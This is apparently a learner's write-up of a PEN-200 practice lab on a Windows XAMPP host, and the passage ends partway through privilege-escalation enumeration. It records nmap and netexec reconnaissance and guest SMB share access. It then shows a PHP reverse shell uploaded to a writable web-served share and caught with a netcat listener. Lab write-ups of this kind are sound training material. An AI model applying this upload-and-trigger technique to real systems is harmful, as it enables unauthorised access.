PEN-200 Practices - Stand-alone (Windows) Part 08

Elevate your initial foot-hold around WebApp and SMB shares, gain machine initial access through reverse shell as User. PrivEsc with winPEAS.exe to find DC Administrator credentials.
Windows Machine Standalone
On this another internal PenTesting practices, the only thing we got is an IP Address:
10.48.131.141
- Network Enumeration and Port Discovery
┌──(kali㉿kali)-[~]
└─$ ping -c2 10.48.131.141
PING 10.48.131.141 (10.48.131.141) 56(84) bytes of data.
64 bytes from 10.48.131.141: icmp_seq=1 ttl=126 time=85.0 ms
64 bytes from 10.48.131.141: icmp_seq=2 ttl=126 time=84.6 ms
--- 10.48.131.141 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 84.600/84.804/85.009/0.204 ms
Continue with NMAP Scanning
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p- --min-rate 8000 10.48.131.141 -oA nmap/nmapscan
Starting Nmap 7.95 ( https://nmap.org ) at
Warning: 10.48.131.141 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.48.131.141
Host is up (0.087s latency).
Not shown: 65516 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
5900/tcp open vnc
19657/tcp filtered unknown
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49668/tcp open unknown
49670/tcp open unknown
49677/tcp open unknown
55379/tcp filtered unknown
58148/tcp filtered unknown
65030/tcp filtered unknown
Nmap done: 1 IP address (1 host up) scanned in seconds
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p1-6000 -sC -sV 10.48.131.141 -oA nmap/nmapscan-ports
Starting Nmap 7.95 ( https://nmap.org ) at
Nmap scan report for 10.48.131.141
Host is up (0.087s latency).
Not shown: 5991 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_11-14-20  03:26PM                  173 notice.txt
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Simple Slide Show
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
|_ssl-date: TLS randomness does not represent time
|_http-title: Simple Slide Show
| http-methods:
|_  Potentially risky methods: TRACE
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DESKTOP-997GG7D
| Not valid before: 2025-12-02T15:29:00
|_Not valid after:  2026-06-03T15:29:00
| rdp-ntlm-info:
|   Target_Name: DESKTOP-997GG7D
|   NetBIOS_Domain_Name: DESKTOP-997GG7D
|   NetBIOS_Computer_Name: DESKTOP-997GG7D
|   DNS_Domain_Name: DESKTOP-997GG7D
|   DNS_Computer_Name: DESKTOP-997GG7D
|   Product_Version: 10.0.18362
|_  System_Time:
|_ssl-date:
5040/tcp open  unknown
5900/tcp open  vnc           VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     Ultra (17)
|_    VNC Authentication (2)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
|   date: 2025-12-03T15:35:19
|_  start_date: N/A
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in seconds
We got a domain of:
DESKTOP-997GG7D
Othen than that, potential first enumeration would be:
-
HTTP
-
HTTPs
-
FTP
-
SMB Shares
- Blind DC Enumeration
To be honest this processes are being done while waiting for NMAP Scanning results at finger-printing stage with -sC -sV.
┌──(kali㉿kali)-[~]
└─$ netexec smb 10.48.131.141 -u '' -p ''
SMB         10.48.131.141   445    DESKTOP-997GG7D  [*] Windows 10 / Server 2019 Build 18362 x64 (name:DESKTOP-997GG7D) (domain:DESKTOP-997GG7D) (signing:False) (SMBv1:False)
SMB         10.48.131.141   445    DESKTOP-997GG7D  [-] DESKTOP-997GG7D\: STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ netexec smb 10.48.131.141 -u 'Guest' -p ''
SMB         10.48.131.141   445    DESKTOP-997GG7D  [*] Windows 10 / Server 2019 Build 18362 x64 (name:DESKTOP-997GG7D) (domain:DESKTOP-997GG7D) (signing:False) (SMBv1:False)
SMB         10.48.131.141   445    DESKTOP-997GG7D  [+] DESKTOP-997GG7D\Guest:
Guest or anonymous account are being performed and resulting a valid feedback.
Now we can elevate this for RID and Shares enumeration (potentially).
┌──(kali㉿kali)-[~]
└─$ netexec smb 10.48.131.141 -u 'Guest' -p '' --users --shares
SMB         10.48.131.141   445    DESKTOP-997GG7D  [*] Windows 10 / Server 2019 Build 18362 x64 (name:DESKTOP-997GG7D) (domain:DESKTOP-997GG7D) (signing:False) (SMBv1:False)
SMB         10.48.131.141   445    DESKTOP-997GG7D  [+] DESKTOP-997GG7D\Guest:
SMB         10.48.131.141   445    DESKTOP-997GG7D  [*] Enumerated shares
SMB         10.48.131.141   445    DESKTOP-997GG7D  Share           Permissions     Remark
SMB         10.48.131.141   445    DESKTOP-997GG7D  -----           -----------     ------
SMB         10.48.131.141   445    DESKTOP-997GG7D  ADMIN$                          Remote Admin
SMB         10.48.131.141   445    DESKTOP-997GG7D  C$                              Default share
SMB         10.48.131.141   445    DESKTOP-997GG7D  images$         READ,WRITE
SMB         10.48.131.141   445    DESKTOP-997GG7D  Installs$
SMB         10.48.131.141   445    DESKTOP-997GG7D  IPC$            READ            Remote IPC
SMB         10.48.131.141   445    DESKTOP-997GG7D  Users           READ

┌──(kali㉿kali)-[~]
└─$ netexec smb 10.48.131.141 -u Guest -p '' --rid-brute 10000
SMB         10.48.131.141   445    DESKTOP-997GG7D  [*] Windows 10 / Server 2019 Build 18362 x64 (name:DESKTOP-997GG7D) (domain:DESKTOP-997GG7D) (signing:False) (SMBv1:False)
SMB         10.48.131.141   445    DESKTOP-997GG7D  [+] DESKTOP-997GG7D\Guest:
SMB         10.48.131.141   445    DESKTOP-997GG7D  500: DESKTOP-997GG7D\Administrator (SidTypeUser)
SMB         10.48.131.141   445    DESKTOP-997GG7D  501: DESKTOP-997GG7D\Guest (SidTypeUser)
SMB         10.48.131.141   445    DESKTOP-997GG7D  503: DESKTOP-997GG7D\DefaultAccount (SidTypeUser)
SMB         10.48.131.141   445    DESKTOP-997GG7D  504: DESKTOP-997GG7D\WDAGUtilityAccount (SidTypeUser)
SMB         10.48.131.141   445    DESKTOP-997GG7D  513: DESKTOP-997GG7D\None (SidTypeGroup)
SMB         10.48.131.141   445    DESKTOP-997GG7D  1001: DESKTOP-997GG7D\sign (SidTypeUser)
I don’t know if those are valid Users in DC, but looking at Administrator it seems there’s no Users or SVC in the DC.
Remembering we found SMB Shares can be accessed by public let’s try it out.
- SMB Shares enumeration
┌──(kali㉿kali)-[~]
└─$ sudo netexec smb 10.48.131.141 -u Guest -p '' --shares -M spider_plus
SMB         10.48.131.141   445    DESKTOP-997GG7D  [*] Windows 10 / Server 2019 Build 18362 x64 (name:DESKTOP-997GG7D) (domain:DESKTOP-997GG7D) (signing:False) (SMBv1:False)
SMB         10.48.131.141   445    DESKTOP-997GG7D  [+] DESKTOP-997GG7D\Guest:
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*]     STATS_FLAG: True
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*] EXCLUDE_FILTER: [’print$’, ‘ipc$’]
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*]   EXCLUDE_EXTS: [’ico’, ‘lnk’]
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*]  OUTPUT_FOLDER: /root/.nxc/modules/nxc_spider_plus
SMB         10.48.131.141   445    DESKTOP-997GG7D  [*] Enumerated shares
SMB         10.48.131.141   445    DESKTOP-997GG7D  Share           Permissions     Remark
SMB         10.48.131.141   445    DESKTOP-997GG7D  -----           -----------     ------
SMB         10.48.131.141   445    DESKTOP-997GG7D  ADMIN$                          Remote Admin
SMB         10.48.131.141   445    DESKTOP-997GG7D  C$                              Default share
SMB         10.48.131.141   445    DESKTOP-997GG7D  images$         READ,WRITE
SMB         10.48.131.141   445    DESKTOP-997GG7D  Installs$
SMB         10.48.131.141   445    DESKTOP-997GG7D  IPC$            READ            Remote IPC
SMB         10.48.131.141   445    DESKTOP-997GG7D  Users           READ
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [+] Saved share-file metadata to “/root/.nxc/modules/nxc_spider_plus/10.48.131.141.json”.
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*] SMB Shares:           6 (ADMIN$, C$, images$, Installs$, IPC$, Users)
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*] SMB Readable Shares:  3 (images$, IPC$, Users)
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*] SMB Writable Shares:  1 (images$)
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*] Total folders found:  46
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*] Total files found:    53
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*] File size average:    50.72 KB
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*] File size min:        3 B
SPIDER_PLUS 10.48.131.141   445    DESKTOP-997GG7D  [*] File size max:        1.39 MB

┌──(kali㉿kali)-[~]
└─$ sudo cat /root/.nxc/modules/nxc_spider_plus/10.48.131.141.json
{
    “Users”: {
        “Default/AppData/Local/Microsoft/Windows Sidebar/settings.ini”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:49:34”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “80 B”
        },
        “Default/AppData/Local/Microsoft/Windows/Shell/DefaultLayouts.xml”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:49:34”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “62.44 KB”
        },
        “Default/AppData/Local/Microsoft/Windows/Shell/LayoutModification.xml”: {
            “atime_epoch”: “2025-12-03 15:29:44”,
            “ctime_epoch”: “2021-01-26 18:18:54”,
            “mtime_epoch”: “2021-01-26 18:18:54”,
            “size”: “1.1 KB”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group1/1 - Desktop.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1.08 KB”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group1/desktop.ini”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:49:51”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “75 B”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group2/1 - Run.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1.08 KB”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group2/2 - Search.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1.08 KB”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group2/3 - Windows Explorer.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1.08 KB”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group2/4 - Control Panel.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1.46 KB”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group2/5 - Task Manager.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1021 B”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group2/desktop.ini”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:49:51”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “325 B”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group3/01 - Command Prompt.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1015 B”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group3/01a - Windows PowerShell.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1.1 KB”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group3/02 - Command Prompt.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1.03 KB”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group3/02a - Windows PowerShell.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1.14 KB”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group3/03 - Computer Management.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1015 B”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group3/04 - Disk Management.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1015 B”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group3/04-1 - NetworkStatus.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1.54 KB”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group3/05 - Device Manager.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1.05 KB”
        },
        “Default/AppData/Local/Microsoft/Windows/WinX/Group3/06 - SystemAbout.lnk”: {
            “atime_epoch”: “2020-11-14 14:11:53”,
            “ctime_epoch”: “2019-03-19 04:43:54”,
            “mtime_epoch”: “2020-11-14 20:53:27”,
            “size”: “1.54 KB”
        }
. . .[SNIP]. . .
SMBClient might gave us better perspective:
┌──(kali㉿kali)-[~]
└─$ sudo smbclient //10.48.131.141/Users -N
Try “help” to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sat Nov 14 15:35:50 2020
  ..                                 DR        0  Sat Nov 14 15:35:50 2020
  Default                           DHR        0  Sat Nov 14 13:05:37 2020
  desktop.ini                       AHS      174  Tue Mar 19 04:49:34 2019
                10861311 blocks of size 4096. 4114018 blocks available
smb: \> cd Default
smb: \Default\> ls
  .                                 DHR        0  Sat Nov 14 13:05:37 2020
  ..                                DHR        0  Sat Nov 14 13:05:37 2020
  AppData                            DH        0  Tue Mar 19 04:52:44 2019
  Desktop                            DR        0  Tue Mar 19 04:52:44 2019
  Documents                          DR        0  Sat Nov 14 13:05:36 2020
  Downloads                          DR        0  Tue Mar 19 04:52:44 2019
  Favorites                          DR        0  Tue Mar 19 04:52:44 2019
  Links                              DR        0  Tue Mar 19 04:52:44 2019
  Music                              DR        0  Tue Mar 19 04:52:44 2019
  Pictures                           DR        0  Tue Mar 19 04:52:44 2019
  Saved Games                         D        0  Tue Mar 19 04:52:44 2019
  Videos                             DR        0  Tue Mar 19 04:52:44 2019
                10861311 blocks of size 4096. 4114019 blocks available
smb: \Default\> cd Documents
smb: \Default\Documents\> ls
  .                                  DR        0  Sat Nov 14 13:05:36 2020
  ..                                 DR        0  Sat Nov 14 13:05:36 2020
                10861311 blocks of size 4096. 4114019 blocks available
smb: \Default\Documents\> cd ..
smb: \Default\> cd AppData
smb: \Default\AppData\>
At this stage I was looking for lists of Users DC but there’s no use, then I finally came to other shares of:
images$
┌──(kali㉿kali)-[~]
└─$ sudo smbclient //10.48.131.141/images$ -N
Try “help” to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Dec  3 15:41:55 2025
  ..                                  D        0  Wed Dec  3 15:41:55 2025
  internet-1028794_1920.jpg           A   134193  Sun Jan 10 21:52:24 2021
  man-1459246_1280.png                A   363259  Sun Jan 10 21:50:49 2021
  monitor-1307227_1920.jpg            A   691570  Sun Jan 10 21:50:29 2021
  neon-sign-4716257_1920.png          A  1461192  Sun Jan 10 21:53:59 2021
                10861311 blocks of size 4096. 4099177 blocks available
smb: \>
Yep, there’s nothing.
At this stage I just realized my NMAP Scan are finished so I checked that indeed there’s WebApp in Port 80 and 443 in this CTF.
- Website Enumeration

So this is the WebApp on port 80 that I’ve mention. Just for testing I look-up for the directory and it exist:

http://desktop-997gg7d/images/

(This write-ups are made after it’s done) And as we can see, there’s the exact directory as in the SMB Shares.
So my toughs are to putting a reverse shell via SMB share access and trigger the shell via Web interaction.
- Initial Access Reverse Shell on XAMMP
┌──(kali㉿kali)-[~]
└─$ sudo smbclient //10.48.131.141/images$ -N
Try “help” to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Dec  3 15:43:41 2025
  ..                                  D        0  Wed Dec  3 15:43:41 2025
  internet-1028794_1920.jpg           A   134193  Sun Jan 10 21:52:24 2021
  man-1459246_1280.png                A   363259  Sun Jan 10 21:50:49 2021
  monitor-1307227_1920.jpg            A   691570  Sun Jan 10 21:50:29 2021
  neon-sign-4716257_1920.png          A  1461192  Sun Jan 10 21:53:59 2021
                10861311 blocks of size 4096. 4114304 blocks available
smb: \> put rev.php
putting file rev.php as \rev.php (14.8 kb/s) (average 14.8 kb/s)
smb: \> exit
I made it with PHP via Ivan Sincek template.
Then we trigger the page
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.144.221] from (UNKNOWN) [10.48.131.141] 49897
SOCKET: Shell has connected! PID: 2632
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\xampp\htdocs\images>whoami /all
USER INFORMATION
----------------
User Name            SID
==================== ==========================================
desktop-997gg7d\sign S-1-5-21-201290883-77286733-747258586-1001
GROUP INFORMATION
-----------------
Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
C:\xampp\htdocs\images>
And that’s it, sweet shell.
Now we’re in the process of doing PrivEsc to Administrator:
C:\xampp\htdocs\images>cd C:\Users
C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B
Directory of C:\Users
14/11/2020  15:35    <DIR>          .
14/11/2020  15:35    <DIR>          ..
14/11/2020  14:11    <DIR>          Administrator
14/11/2020  13:14    <DIR>          Public
26/01/2021  18:19    <DIR>          sign
               0 File(s)              0 bytes
               5 Dir(s)  16,877,326,336 bytes free
C:\Users>
- PrivEsc to Administrator
After finishing this box, I came in a conclusion of making your “Seeking dangerous file“ to became easier:
-
winPEAS.exe
-
Manual enumeration
For me my-self, I use manual because I don’t wanted to deal with Windows importing executable binary at the moment, and other thing is that manual enumeration could’ve been valid and faster.
One more note for CTF or maybe PEN-200 family, if you believe there’s something fishy or not common, believe in your-self you found it (CTF/Game sense).
C:\xampp\htdocs>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B
Directory of C:\xampp\htdocs
14/11/2020  14:41    <DIR>          .
14/11/2020  14:41    <DIR>          ..
27/08/2019  14:02             3,607 applications.html
27/08/2019  14:02               177 bitnami.css
14/11/2020  14:28               278 content.php
14/11/2020  14:23    <DIR>          dashboard
16/07/2015  15:32            30,894 favicon.ico
03/12/2025  15:43    <DIR>          images
14/11/2020  14:23    <DIR>          img
14/11/2020  14:28             1,063 index.html
16/07/2015  15:32               260 index.php_orig
14/11/2020  14:37            89,476 jquery-3.5.1.min.js
14/11/2020  14:28             1,063 slide.html
14/11/2020  14:23    <DIR>          webalizer
14/11/2020  14:23    <DIR>          xampp
               8 File(s)        126,818 bytes
               7 Dir(s)  16,862,601,216 bytes free
C:\xampp\htdocs>cd ..
C:\xampp>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B
Directory of C:\xampp
26/01/2021  18:19    <DIR>          .
26/01/2021  18:19    <DIR>          ..
14/11/2020  14:23    <DIR>          anonymous
14/11/2020  14:23    <DIR>          apache
07/06/2013  11:15               436 apache_start.bat
14/11/2020  14:25               176 apache_stop.bat
